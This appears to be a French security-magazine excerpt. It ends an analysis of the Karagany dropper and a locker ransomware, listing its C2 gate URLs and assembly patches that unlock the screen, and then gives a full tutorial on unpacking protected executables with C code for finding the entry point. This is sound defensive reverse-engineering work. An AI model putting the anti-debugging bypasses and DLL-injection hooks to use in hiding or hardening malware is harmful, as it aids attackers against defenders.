wireshark

VBox

vmtools

mstsc

rdpclip

Nous trouvons également les URL suivantes :

http://ngoodiny50.in/image/gate.php

http://ngoodiny60.in/image/gate.php

http://ngoodiny70.in/image/gate.php

http://ngoodiny80.in/image/gate.php

http://ngoodiny90.in/image/gate.php

Souvenons-nous, les requêtes que nous avions observées étaient de la forme suivante :

```
.../gate.php?uid={xxx}&user=xxxx&os=xxxx
```

Voici la description des valeurs :

```
.../gate.php?uid={[partie du volume ID (trouvée grâce à mountvol.
exe)]}&user=[id unique du vendeur]&os=[définition du système d'exploitation]
```

Le champ **user** correspond certainement à l'utilisateur vendant ces services en tant que *Pay-per-install* **[PPI]**.

Lorsque nous lançons ce maliciel dans les bonnes conditions (depuis le bon chemin et sans activer les « anti-vm »), nous nous retrouvons avec un écran gris (plein écran) bloquant la combinaison de touches [Alt]+[Tab] et qui nous oblige à entrer un code. Si nous entrons le bon code, l'écran est débloqué.

Notons au passage que l'écran gris provient certainement du fait que les domaines ne sont plus accessibles à l'heure actuelle, et donc de l'impossibilité du malware à télécharger les ressources correspondantes. Il existe un foisonnement de ressources en ligne pour avoir une idée des images affichées **[scareware]**.

Fig 5. Code incorrect

Pour nous permettre de trouver un code correct, nous *patchons* ce malware, ceci nous permettant de facilement suivre les fonctions de vérification du « voucher » et ainsi éviter d'être bloqué par le malware.

Le premier « patch » permet d'éviter que les touches [Alt]+[Tab] soient bloquées :

```
Désactive le blocage de " alt-tab "
004033B4        push    1               ; fsModifiers ← modifier
avec " push 0  "
004033B6        push    eax             ; id
004033B7        push    edi             ; hWnd
004033B8 call    ds:RegisterHotKey
```

Celui-ci permet de modifier le style de la fenêtre (évite que la fenêtre soit en plein écran et impossible à déplacer) :

```
Changer le type de fenêtre
00403388 push    91000000h       ; dwStyle ← modifier avec " push
11000000h "
0040338D push    edi             ; lpWindowName
0040338E push    edi             ; lpClassName
0040338F push    esi             ; dwExStyle
00403390 call    ds:CreateWindow
```

Rend les vérifications « anti-vm » (voir plus haut) inactives. En mettant le résultat (« eax ») à 0 :

```
Désactive l' " antivm "
00402C8E mov     al, [ebp+IndicVM_status] ← Modifier avec "XOR
eax,eax "
00402C91 leave
```

Une boucle infinie (`while 1`) permet de s'injecter dans plusieurs processus. Ce patch ne le laisse s'injecter qu'une seule fois :

```
Évite l'injection dans plusieurs processus
00402087  push    10            ; dwMilliseconds ← Modifier avec " push -1 "
00402089  call    ds:Sleep      ; Indirect Call Near Procedure
```

Ces modifications permettent de facilement voir que le « ransomware » fait des requêtes HTTP afin de vérifier les « vouchers » et renvoie des commandes afin de débloquer l'écran.

L'analyse plus en détails de ce type de malware sera laissée comme exercice au lecteur. En effet, nous pouvons d'ores et déjà répondre aux questions qui avaient été énoncées au début de l'article.

Conclusion

L'étude approfondie du logiciel malveillant nous permet de répondre aux questions soulevées lors de la découverte de l'infection.

Quels sont les risques réels inhérents à cette infection ? Était-ce une attaque ciblée ?

Sans prendre trop de risque, nous pouvons affirmer que la charge malveillante (à savoir le « ransomware ») ne correspond pas à une attaque ciblée. En effet, le but de ce type de logiciel n'est pas, par exemple, de voler des informations confidentielles, mais bien d'infecter le maximum d'utilisateurs (particulièrement des utilisateurs finaux) et de recevoir des paiements afin de débloquer la machine infectée.

En revanche, il est important de noter que le cheval de Troie « Karagany » n'est pas aussi « inoffensif ». Effectivement, en analysant la liste des fonctions possibles de la part de ce « dropper » (voir tableau 1), il serait aisé d'utiliser ce « malware » afin de perpétrer des crimes présentant une menace accrue pour un environnement d'entreprise. Il serait donc prioritaire de vérifier que ce cheval de Troie ne soit pas présent sur d'autres machines du système d'information.

Est-ce que des données ont été volées ?

Grâce à la découverte de la routine de désobfuscation et armés de notre script Python, nous pouvons sortir tous les logs contenant du trafic Internet (proxy, firewall,...), extraire les requêtes pointant sur les domaines découverts dans les binaires et ainsi, savoir exactement quelles données et commandes ont été exécutées sur le ou les poste(s) compromis. ■

REMERCIEMENTS

Merci à François Deppierraz et à « cam0 » pour leurs relectures attentives.

RÉFÉRENCES

[vt] : https://www.virustotal.com

[sysint] : http://technet.microsoft.com/en-us/sysinternals/bb545027

[rootbsd] : : http://code.google.com/p/malware-lu/wiki/en_unpack_Karagny_L

[xylitol] : http://www.xylibox.com/2012/08/gangstaservice-winlock-affiliate.html

[PPI] : www.usenix.org/events/sec11/tech/full_papers/Caballero.pdf

[scareware] : https://www.botnets.fr/index.php/Casier

UNPACKING TIPS AND TRICKS

Eloi Vanderbéken – eloi.vanderbeken@oppida.fr

mots-clés : UNPACKING / MALWARE / REVERSE-ENGINEERING

Lors de l'analyse de programmes, qu'ils soient malveillants ou non, il est fréquent de se retrouver confronté à un packer. Cette protection, ajoutée après la compilation du programme, ralentit l'analyse du programme et peut rendre certains outils d'analyse inopérants. Elle doit donc être contournée, ou mieux : supprimée. Cet article présente les différentes techniques et astuces que nous utilisons pour parvenir à nos fins le plus rapidement possible.

1 Qu'est ce qu'un packer ?

Un packer est un programme qui va modifier un autre programme de manière à fusionner au maximum avec le programme original et ainsi rendre sa suppression la plus difficile possible.

Pour cela deux étapes sont nécessaires :

- Une étape effectuée une fois pour toute lors de la protection du programme (chiffrement/compression du programme, virtualisation du code, etc.),
- Une étape effectuée à chaque exécution du programme, par un *loader* ajouté par le packer au programme et exécuté avant le code original de l'exécutable.

Ce loader sera exécuté avant le programme et sera chargé de décompresser/déchiffrer le programme, se substituer au loader Windows (notamment pour le chargement des imports, la résolution des relocations), de détecter les outils d'analyse, etc.

Le schéma de la figure 1 donne une représentation simplifiée de ces deux étapes.

2 Identification du packer

Cette partie est facultative, mais peut permettre d'accélérer la suite de la dé-protection. Il s'agit de déterminer quel packer a été utilisé pour protéger le programme. Si un analyste chevronné reconnaît généralement une protection déjà précédemment étudiée « à l'œil nu », il reste incapable de déterminer le nom d'un packer qu'il n'a jamais rencontré. Des outils de détection construits sur des signatures permettent de détecter la plupart des packers commerciaux les plus répandus. Les plus efficaces sont RDG Packer Detector **[RDG]** et ProtectionID **[PID]**. Certains outils




Fig. 1 : Schéma simplifié du fonctionnement général d'un packer et illustrant les deux étapes de la protection.

plus spécialisés sont capables de donner la version exacte du packer utilisé, ainsi que les options choisies par le développeur pour protéger son programme, l'exemple le plus connu étant Armadillo Find Protected **[AFP]**.

Une fois le packer utilisé connu, il est alors possible de chercher de la documentation sur la protection (la documentation de l'éditeur de la protection est parfois très riche en informations) et sur les différentes manières de la contourner. Si l'utilisation d'outils de dé-protection automatique (unpacker) ou de méthodes « toutes faites » est utile pour l'analyse rapide d'un logiciel, ils n'apprennent rien sur le fonctionnement de la protection. De plus, les unpackers sont loin d'être efficaces dans 100% des cas, même lorsqu'ils se focalisent sur une version précise d'un packer. Dans la suite de cet article, nous nous concentrerons donc sur l'analyse manuelle de programmes protégés.

3 Outils et environnement

Pour des raisons de sécurité et de simplicité, il est toujours préférable d'utiliser une machine virtuelle pour reverser un programme, qu'il soit protégé ou non. Les packers utilisent souvent des pages mémoire allouées pour y stocker du code ou des données, l'ASLR rendant

les adresses de ces pages mémoire imprévisibles, il est conseillé d'utiliser Windows XP plutôt qu'un OS plus récent.

Les outils de base à avoir sous la main sont :

- Un *debugger* : de préférence OllyDbg v1.1 (OllyDbg 2 souffre d'un manque de plugins et de fonctionnalités et Immunity Debugger est trop instable) ;
- Un *dumper* : LordPE, un plugin OllyDbg, ImpRec, etc. ;
- Un reconstructeur d'imports : ImpRec, ChimpRec, etc.

En plus de ces outils de base, il est nécessaire de maîtriser un langage bas niveau (C ou assembleur) et d'avoir des connaissances en API Win32 (au besoin, on peut toujours se référer à la MSDN). Enfin, quelques plugins pour OllyDbg peuvent simplifier la vie du reverser :

- Un plugin de script : OllyScript (le plus stable, mais le moins pratique), OllyPython, OllyLua etc. ;
- Un plugin de furtivité : HideDebugger (stable), PhantOm (plus complet), etc. ;
- Un plugin pour injecter du code dans le processus debuggé : OllyHelper, IinjOlly etc. ;
- Vos propres plugins, le SDK de OllyDbg est très simple d'utilisation et puissant.

De nombreux autres plugins sont disponibles pour OllyDbg, pour copier du code, patcher des bugs de Olly, améliorer l'interface, allouer des pages, etc. De nombreuses listes existent sur Internet, libre à vous de vous faire votre propre combinaison. Enfin, en cas d'anti-VM, des mesures simples permettent dans la majorité des cas de les contourner **[VBX] [VMW]**.

4 S'attacher à un programme

Un bon réflexe à avoir lors de l'analyse d'un programme packé est de le lancer et de s'y attacher (lorsque le programme ne se termine pas directement). En plus d'éviter toutes les protections utilisées par le packer lors du chargement du programme, cela permet d'identifier rapidement plusieurs choses :

- le langage avec lequel le programme original a été programmé,
- s'il y a des redirections d'API ou de code,
- trouver l'original *entry point* du programme,
- s'il y a des *anti-attach*.

En cas de « anti-attach » (programmes se terminant avant même que le debugger ait pris la main), il est possible de les contourner de manière relativement simple.

Il n'existe en effet que quatre manières de détecter un debugger s'attachant à un processus :

- en utilisant un *thread* vérifiant à intervalles courts et réguliers si un debugger est présent dans le système ;
- en utilisant le fait que `DebugActiveProcess` fait appel à `DbgUiIssueRemoteBreakin` qui crée un thread dans le processus cible à l'adresse `DbgUiRemoteBreakin` ;
- en « cachant » les threads au debugger, à l'aide de `ZwSetInformationThread` et du flag `HideFromDebugger` (les exceptions levées dans un thread ainsi caché seront invisibles au debugger et entraîneront le crash du programme) ;
- en attachant un debugger au processus (un processus ne peut être debuggé que par un unique debugger).

Pour contourner ces méthodes de détection, il est donc nécessaire de :

- hooker `ZwSetInformationThread` à la création du processus (une fois le flag `HideFromDebugger` armé, il est impossible de le désarmer, il faut donc empêcher son armement) ;
- suspendre le processus (à l'aide de ProcessExplorer **[PEX]**, ProcessHacker **[PHR]**, un plugin OllyDbg) ;
- modifier `DbgUiIssueRemoteBreakin` dans la mémoire de OllyDbg afin d'empêcher la création du thread dans le processus à debugger ;
- détacher le processus éventuellement attaché au processus auquel on souhaite s'attacher.

Une fois OllyDbg attaché, il est possible de repérer l'éventuel thread chargé de la détection des debuggers, de lire la mémoire du processus, de résumer les threads, etc.

À noter qu'OllyDbg attend qu'un thread atteigne l'API DbgBreakPoint avant de commencer l'analyse des différents modules. Il est donc nécessaire de rediriger l'EIP d'un thread sur cette API (après avoir éventuellement restauré le code original de cette fonction).

Une fois OllyDbg attaché au processus, pour détecter la présence de redirection dans le code, on peut rechercher les appels situés en dehors de la section principale du programme : ***clic droit > Search For > All intermodular Calls***. Si la destination du call n'est ni une API, ni une erreur de désassemblage de OllyDbg, alors il y a de fortes chances que cela corresponde à une API ou du code redirigé par le packer.

```
00402ED9 CALL DWORD PTR DS:[401054]          DS:[00401054]=003875AC
004032D8 CALL DWORD PTR DS:[40106C]          DS:[0040106C]=0038868A
0040358F CALL DWORD PTR DS:[401014]          DS:[00401014]=00385E88
0040359D CALL DWORD PTR DS:[401008]          DS:[00401008]=003854A2
004035F3 CALL DWORD PTR DS:[401018]          DS:[00401018]=00386608
004038F6 CALL DWORD PTR DS:[40100C]          DS:[0040100C]=00388C8F
00403A06 CALL DWORD PTR DS:[401014]          DS:[00401014]=00385E88
00403A88 CALL DWORD PTR DS:[401018]          DS:[00401018]=00386608
00403AE9 CALL DWORD PTR DS:[401008]          DS:[00401008]=003854A2
00403B30 MOV EAX,DWORD PTR SS:[EBP+C]        (Initial CPU selection)
004022SF CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
004022A2 CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
004022E1 CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
004022F8 CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
004023B4 CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
00402E88 CALL 54656dee.004037C8              msvcrt.??2@YAPAXI@Z
004022FB CALL 54656dee.004037C2              msvcrt.??3@YAXPAX@Z
00402324 CALL 54656dee.004037C2              msvcrt.??3@YAXPAX@Z
```

Fig. 2 : Exemple de liste des appels hors de la section dans le cas d'un malware protégé par Armadillo. L'ensemble des calls de la partie supérieure de l'image pointant sur une même page mémoire (0x0038XXXX) correspondent à des appels à des API redirigées par Armadillo.

5 Debugger sans les API debug

La plupart des packers commerciaux se protègent contre les debuggers. Afin de se prémunir des multiples méthodes de détection possibles, le plus simple est de ne pas utiliser de debugger.

À la place des API debug, il est possible d'utiliser les *Vectored Exception Handlers* (VEH) ou de hooker **KiUserExceptionDispatcher** pour pouvoir récupérer les exceptions avant le programme. Cela a l'avantage d'être plus rapide que les API debug et de contrôler les threads indépendamment, contrairement aux API debug qui suspendent l'ensemble du processus lors de la levée d'une exception.

Il est ainsi possible, en codant les outils adéquats, de tracer le code du packer de manière relativement furtive (même s'il reste possible de détecter les hooks, les breakpoints, le fait que le Trap Flag soit armé ou encore le ralentissement engendré par le debug).

Un exemple d'utilisation des VEH pour exécuter pas-à-pas un programme et poser des breakpoints en accès sur des pages mémoire est donné au chapitre suivant dans la figure 4, page suivante.

6 Atteindre l'OEP

Sauf rares cas (programme développé en assembleur ou compilé à l'aide d'options spécifiques), la première chose à être exécutée à l'*entry point* d'un programme est le code chargé de l'initialisation des bibliothèques et de l'environnement propre au langage et au compilateur utilisé (*runtime*).

Les différents runtimes ont un code constant (à quelques bytes près) pour un compilateur et des options de compilation donnés et sont donc identifiables à l'aide de signatures.

Une fois le debugger attaché au programme et le langage dans lequel il a été développé identifié, il est donc possible, dans la majorité des cas, d'identifier l'OEP du programme en utilisant ces signatures (voir figure 3).

Une autre solution est de s'aider de la pile du thread principal (*main thread*) et de remonter les adresses contenues dans la pile jusqu'à atteindre la première adresse de retour pointant dans une section du programme, juste avant les éventuelles adresses pointant dans une page mémoire allouée ou une section ajoutée par le packer. Une fois l'adresse retrouvée, il est parfois possible de remonter jusqu'à l'OEP en cherchant les références successives aux fonctions.

Si, malgré tout, il s'avère impossible de retrouver l'OEP à l'aide des techniques précédentes, il reste deux techniques simples : l'utilisation des API et l'utilisation des droits des pages mémoire.

La première méthode consiste à trouver ou deviner quelles sont les API appelées juste après ou juste avant l'exécution de l'OEP. Par exemple, les API comme **GetCommandLine**, **GetStartupInfo**, **QueryPerformanceCounter** ou **HeapCreate** sont, par expérience, souvent utilisées au début de l'exécution d'un programme. De même, **VirtualProtect**, **LoadLibrary**, **WriteProcessMemory** sont souvent utilisées peu de temps avant d'atteindre l'OEP. On peut alors hooker ces différentes fonctions (en injectant une DLL par exemple) et enregistrer leur différentes exécutions, ainsi que les adresses de retour associées. Une fois le log récupéré et grâce aux adresses de retour, il est souvent possible d'encadrer le temps d'exécution de l'OEP entre le temps d'exécution de deux API exécutées juste avant et juste après l'OEP. Nous n'avons alors plus qu'à tracer l'exécution du programme à partir de la dernière API pour retrouver l'OEP.

La seconde méthode consiste à s'aider du fait que le packer crée souvent une ou plusieurs section(s) supplémentaire(s) à l'exécutable. Il y stockera l'ensemble des données et codes nécessaires à l'*unpacking*, et il n'y exécutera du code dans les sections originales qu'une fois arrivé à l'OEP.

Une solution pour retrouver l'OEP est alors de modifier les droits des pages des sections qui contiennent de manière probable l'OEP (la ou les première(s) section(s), les sections ayant les droits d'exécution, etc.) en y ajoutant le flag **PAGE_GUARD**.

Lorsque le programme tentera d'accéder à une page protégée avec le bit **PAGE_GUARD**, une exception du type **STATUS_GUARD_PAGE_VIOLATION** sera levée et pourra être récupérée avant le programme packé, soit à l'aide d'un debugger attaché au processus, soit en utilisant un Vectored Exception Handler (VEH).

En comparant la valeur de EIP à l'adresse inaccessible (contenue dans le champ




Fig. 3 : Entry point d'un malware compilé avec VisualStudio et lié dynamiquement, reconnaissable grâce à la signature 558BEC6AFF68??? ?????68????????64A1000000005064892500000000083EC685356578965E 833DB895DFC6A02FF15

ExceptionInformation [1] de la structure **EXCEPTION_RECORD** passée au VEH ou au debugger), nous pouvons savoir si l'exception est due à une exécution de la page (et non à une lecture ou à une écriture) et donc savoir si nous sommes arrivés à l'OEP.

Dans le cas contraire, il est nécessaire de « réarmer » le flag **PAGE_GUARD** après l'exécution de l'instruction (le flag étant automatiquement désarmé après la levée de l'exception). Pour cela, l'utilisation du TrapFlag est tout indiquée ; ce flag permet d'exécuter l'instruction responsable de la levée d'exception (et uniquement celle-ci) avant de lever une exception **EXCEPTION_SINGLE_STEP**. Lorsque cette exception est récupérée par notre VEH, le flag **PAGE_GUARD** de la page peut être réarmé jusqu'à la prochaine exception.

Enfin, le packer pouvant modifier les droits des pages, il convient aussi de hooker **ZwProtectVirtualMemory** afin d'empêcher le packer d'écraser le flag **PAGE_GUARD**.

Un code d'exemple (incomplet pour des raisons de place) implémentant ce principe est donné en figure 4.

```
// début et taille de la ou les sections susceptibles de contenir l'OEP
PBYTE TextSection;
DWORD TextSectionSize;

BOOL WINAPI HookedVirtualProtect(LPVOID lpAddress, SIZE_T dwSize, DWORD
flNewProtect, PDWORD lpflOldProtect)
{
    BOOL retval = OrigVirtualProtect(lpAddress, dwSize, flNewProtect,
lpflOldProtect);

    if (((PBYTE)lpAddress < TextSection+TextSectionSize) && ((PBYTE)
lpAddress + dwSize >= TextSection))
    {
        DWORD realProtect;
        OrigVirtualProtect(TextSection, TextSectionSize, flNewProtect |
PAGE_GUARD, &realProtect);
    }
    return retval;
}


BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    if (fdwReason == DLL_PROCESS_ATTACH)
    {
        // hook VirtualProtect en la remplaçant par HookedVirtualProtect,
stocke la fonction originale dans OrigVirtualProtect
        HookFunction(VirtualProtectAddr, (PBYTE)HookedVirtualProtect,
&OrigVirtualProtect);
        AddVectoredExceptionHandler(0, ProtectionFaultVectoredHandler);
    }
    return TRUE;
}

LONG CALLBACK ProtectionFaultVectoredHandler(PEXCEPTION_POINTERS ExceptionInfo)
{
    static BOOL stepInto = FALSE;
    DWORD oldProtect;

    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_
VIOLATION)
    {
        DWORD address = ExceptionInfo->ExceptionRecord->ExceptionInformation[1];
        DWORD eip = ExceptionInfo->ContextRecord->Eip;

        OrigVirtualProtect((PBYTE)TextSection, TextSectionSize, PAGE_EXECUTE_
READWRITE, &oldProtect);
        // si l'exception est bien due à une exécution de code et si elle a eu
lieu dans la section susceptible de contenir l'OEP alors c'est gagné
        if ((eip == address) && (address >= (DWORD)TextSection) && (address <
(DWORD)TextSection+TextSectionSize))
        {
            MessageBoxA(0, "OEP \o/", "OEP \o/",0);
            DebugBreak();
        }
        // sinon on exécute l'instruction l'instruction
        else
        {
            stepInto = TRUE;
            ExceptionInfo->ContextRecord->EFlags |= 0x100;
        }
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    else if ((ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_
STEP) && (stepInto))
    {
        // une fois l'instruction exécutée, on réarme le PAGE_GUARD flag
        OrigVirtualProtect((PBYTE)TextSection, TextSectionSize, PAGE_EXECUTE_
READWRITE | PAGE_GUARD, &oldProtect);
        stepInto = FALSE;
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
```

Fig. 4 : Code permettant la détection de l'entry point d'un programme à l'aide du flag PAGE_GUARD et d'un VectoredExceptionHandler créé en injectant une DLL dans le processus.

Dans certains cas, le packer aura désassemblé, obfusqué et supprimé les premières instructions du programme. Ces instructions supprimées seront replacées par leur version obfusquée, stockée dans une page mémoire allouée ou dans la section dédiée au loader du packer (on parle alors de *stolen bytes*).

Dans ce cas, il est plus difficile de retrouver la transition entre le code du packer et le code obfusqué de l'entry point, notamment parce que nous ne pouvons plus nous aider de l'adresse du code (celui-ci ayant été déplacé). Cependant, le packer ne peut supprimer un nombre arbitraire d'instructions, étant donné qu'il ne peut pas être sûr qu'elles ne sont pas référencées par d'autres instructions. Cet obstacle limite le nombre d'instructions pouvant être supprimées.

En utilisant la technique exposée précédemment, il reste possible de déterminer l'emplacement approximatif de l'OEP. À partir de la dernière API présumée du loader, il faut alors déterminer le moment où le packer exécute les instructions obfusquées, enregistrer les instructions exécutées, puis les désobfusquer pour obtenir les instructions originales. Le moment où le packer commence à exécuter les instructions obfusquées est généralement identifiable grâce au fait que le packer restaure certains registres (**POPAD**, suites de **POP**, initialisation de **ESP**, etc.) ou utilise un saut indirect (**JMP REG**, **JMP [XXX]**, etc.).

Il est aussi possible d'utiliser encore une fois les instructions connues des différents runtimes, afin de reconstruire l'OEP sans même avoir à tracer ou désobfusquer le code. La plupart des runtimes ne diffèrent qu'à quelques constantes près d'un programme à l'autre. Il est généralement possible de récupérer ces constantes, soit dans la pile, soit dans les registres, après que le code obfusqué du programme ait été

exécuté. Cette technique est décrite par elooo, associée à différents codes d'entry point possibles dans son tutorial sur l'unpacking de ASProtect **[ELO]**.

7 Cas particulier des malwares

Les packers de malwares sont dans la grande majorité des cas peu protégés contre l'analyse manuelle. Ils intègrent parfois des anti-VM, anti-Sandbox, anti-émulateur (qui sont souvent simples à contourner avec les méthodes données dans la première partie de l'article), mais ne se protègent que peu contre les debuggers et n'intègrent que très rarement (jamais ?) des protections avancées comme la redirection d'API, le chiffrement à la volée de code, etc. Le but des packers est tout simplement de contourner les protections offertes par les anti-virus, c'est-à-dire – en grossissant le trait – les signatures, les heuristiques et l'émulation du code. Ils se contentent donc d'agir « normalement » pendant quelques temps avant de lancer leur charge utile.

Dans la plupart des cas, le packer se contente de créer un nouveau processus et de remplacer le code du programme original par le code de l'exécutable packé. Pour cela, il utilise généralement les API `ZwUnmapViewOfSection` pour enlever le code original du programme et `ZwMapViewOfSection` ou `VritualAlloc/WriteProcessMemory` pour charger le code de l'exécutable packé.

Une méthode générique pour unpacker une grande partie des malwares est de tout simplement hooker `ZwResumeThread` – fonction qui sera nécessairement appelée après l'injection pour résumer l'exécution du processus injecté – et de dumper le processus sur le point d'être résumé. Dans certains cas, il sera encore nécessaire de recréer la table des imports pour avoir un exécutable complètement valide, mais le plus souvent ce dump suffit à l'étude rapide d'un malware.

8 Fixer les imports

Les programmes font appel à des API pour interagir avec le système et/ou des bibliothèques tierces. Les adresses de ces API sont normalement résolues par le système lors du chargement de l'exécutable grâce à la table des imports. La quasi totalité des packers intègrent une protection de cette table des imports. Elle consiste à masquer les appels aux API réalisés par le programme en se substituant au loader de Windows.

Il est alors nécessaire de reconstruire cette table des imports pour avoir un dump valide ou, au moins, analysable.

Deux grandes familles de redirection d'imports existent (et sont parfois mixées comme dans le cas de ASProtect) :

- La redirection vers un code se chargeant d'appeler l'API ;
- L'obfuscation d'une partie ou de la totalité du code de l'API.

Une troisième méthode existe, mais n'est pas applicable à l'ensemble des API : l'émulation. Dans ce cas, l'API n'est jamais exécutée, mais son comportement est émulé par un code équivalent. Cette solution n'est possible que pour les API très simples (comme `GetCurrentProcess`, `GetCurrentProcessId`, `LockRessource`, `SetHandleCount`, etc.) ou pour les API dont le comportement est modifié par le packer (comme `LoadResource` pour les packers chiffrant/protégeant les ressources de l'exécutable ou `LoadLibrary/GetProcAddress` pour les packers simulant la présence d'une DLL pour exposer leur API).

De la même façon, il existe plusieurs méthodes génériques pour les contourner :

- Le *tracing* de la routine de redirection dans le premier cas ;
- Le *hook* de la fonction d'obfuscation dans le second cas.

Dans le premier cas, le packer se chargeant de rediriger l'exécution du code sur l'API originale, tracer l'exécution de la routine de redirection tout en surveillant la valeur de EIP permet dans certains cas de retrouver l'adresse de l'API originale (si EIP correspond à l'adresse d'une API, alors il y a de fortes chances que ce soit l'API originale).

Ce n'est cependant pas toujours le cas, il faut donc faire une analyse manuelle du code de redirection avant de pouvoir se fier à cette méthode. Par exemple, Armadillo appelle des API comme `GetTickCount` avant des API retournant une valeur dans EAX ou `RtlSetLastWin32Error` avant les API modifiant la valeur de l'*error-code* du thread courant.

Dans le second cas, le principe est de se baser sur le fait que pour pouvoir obfusquer le code d'une API, le packer doit à un moment donné lire le code lors de cette API et donc, manipuler son adresse. Si on arrive à déterminer quand cette lecture est faite, nous avons directement l'adresse de l'API. Pour trouver, le plus simple est d'utiliser un *Hadware BreakPoint* (HBP) en accès sur l'adresse pointant sur la version obfusquée de l'API et de remonter jusqu'à l'origine du code chargé de l'obfuscation.

Remplacer l'adresse pointant sur du code obfusqué par l'adresse de l'API lors de l'obfuscation n'est pas toujours simple, une fois l'adresse des API retrouvée, il faut donc trouver un moyen de déterminer à quelle API correspond telle adresse pointant sur du code obfusqué. Dans ce cas, il peut être intéressant de modifier le comportement du désassembleur utilisé par la protection en lui faisant retourner un code d'erreur. Le packer, dans l'incapacité d'obfusquer le code de l'API, ne pourra qu'ajouter des instructions inutiles avant l'appel de l'API et il suffira de tracer le code de l'API redirigée pour retrouver son adresse originale. De nombreuses autres solutions sont possibles, il faut laisser libre cours à son imagination !

Enfin, certains packers vont jusqu'à détruire complètement l'*Import Table* du programme protégé. Au lieu d'avoir une table où toutes les adresses sont

contiguës, les différentes adresses des API, redirigées ou non, sont explosées dans une page mémoire. Il faut donc retrouver les différentes adresses, reconstruire une table et corriger les instructions afin qu'elles pointent sur les bonnes adresses. Retrouver l'ensemble des différentes adresses n'est pas totalement trivial. S'il est parfois possible de s'aider des instructions comme `JMP [XXX]` ou `CALL [XXX]`, certains compilateurs utilisent des constructions comme `MOV REG, [XXX]` [...] `CALL REG`. Plutôt que de tenter de désassembler et d'analyser l'ensemble du programme, il est parfois plus simple d'utiliser le fait que la plupart du temps, les tables d'imports détruites sont stockées dans une page mémoire allouée. En prenant un instantané de la section de code, puis en redémarrant le processus tout en hookant `VirtualAlloc` de façon à modifier les adresses des pages mémoire allouées. Les différences entre la section de code enregistrée et la nouvelle section en mémoire correspondent alors aux adresses contenant les pointeurs sur les API (ou aux autres redirections mises en place par le programme).

9 Autres protections

Un packer ne se contente pas de chiffrer les sections et de rediriger les appels aux API. Il existe de multiples manières de fusionner au maximum la protection avec le programme original de façon à rendre la suppression de la protection la plus difficile possible. En voici une liste non exhaustive :

- Redirection du code : des parties du code du programme sont supprimées et remplacées par une redirection vers une version obfusquée de ces instructions ;
- Nanomites : certaines instructions sont remplacées par des int3. Lors de leur exécution, l'exception générée est capturée par un debugger attaché au processus qui se charge d'émuler l'instruction originale ;
- Chiffrement du code : des portions du code sont déchiffrées et rechiffrées à la volée, juste avant et après leur exécution. Certaines portions peuvent être chiffrées à l'aide d'une clé contenue dans la licence du programme ;
- Virtualisation : cas particulier de redirection de code où les instructions supprimées sont virtualisées, c'est-à-dire transformées en bytecode interprété par une machine virtuelle (généralement obfusquée) ;
- API : les packers exposent souvent une API utilisable par les développeurs. Ces API permettent par exemple de gérer les licences d'utilisation, d'identifier les fonctions devant être protégées, d'obfusquer/chifffrer des données, etc., mais peuvent aussi servir à détecter si le programme a été déprotégé ou non. Via la modification programmable du comportement des API par exemple (triggers de SecuROM) ;

Il n'existe pas pour ces différentes protections de manière générique de les contourner, il est alors nécessaire d'étudier le code du packer pour les contourner, ce qui fait tout l'intérêt de l'unpacking ! Il reste cependant possible d'utiliser différents « tricks » pour simplifier leur analyse.

Par exemple, dans le cas des nanomites, plutôt que d'étudier l'intégralité du code d'émulation et de tenter de détacher le debugger, il est plus simple d'instrumenter le processus attaché au processus protégé en hookant `WaitForDebugEvent`, `{Get/Set}ThreadContext` et `ContinueDebugEvent` afin de récupérer les exceptions et événements de debug avant le processus attaché. Il devient alors possible de faire tout ce qu'il est possible de faire avec un debugger et ce, sans avoir à détacher le processus.

De la même façon, il est parfois possible de contourner complètement une protection. Il arrive en effet que pour des raisons de performance, un packer enlève lui-même les protections qu'il a mises en place. Par exemple, SafeCast remplaçait certaines instructions par des fonctions qui était chargées d'émuler le fonctionnement de l'instruction originale, mais si la fonction en question était exécutée plus de X fois, alors l'instruction originale était restaurée. Dans le cas de Armadillo, les nanomites mises en place ne servent qu'à l'émulation des instructions de branches conditionnelles ou non ; plutôt que d'étudier le code qui émule ces instructions, il est plus simple de « bruteforcer » les différentes valeurs de EFLAG possibles et d'enregistrer les modifications de EIP, ce qui donne les conditions de branche et la destination de la branche. Dans le cas de StarForce, la fonction chargée de l'obfuscation du code des API est protégée par de nombreux anti-debuggers, mais le code obfusqué est relativement simple à désobfusquer. La comparaison de la version désobfusquée du code avec les codes des fonctions exportées par les DLL chargées dans le processus permet alors de retrouver l'API originale.

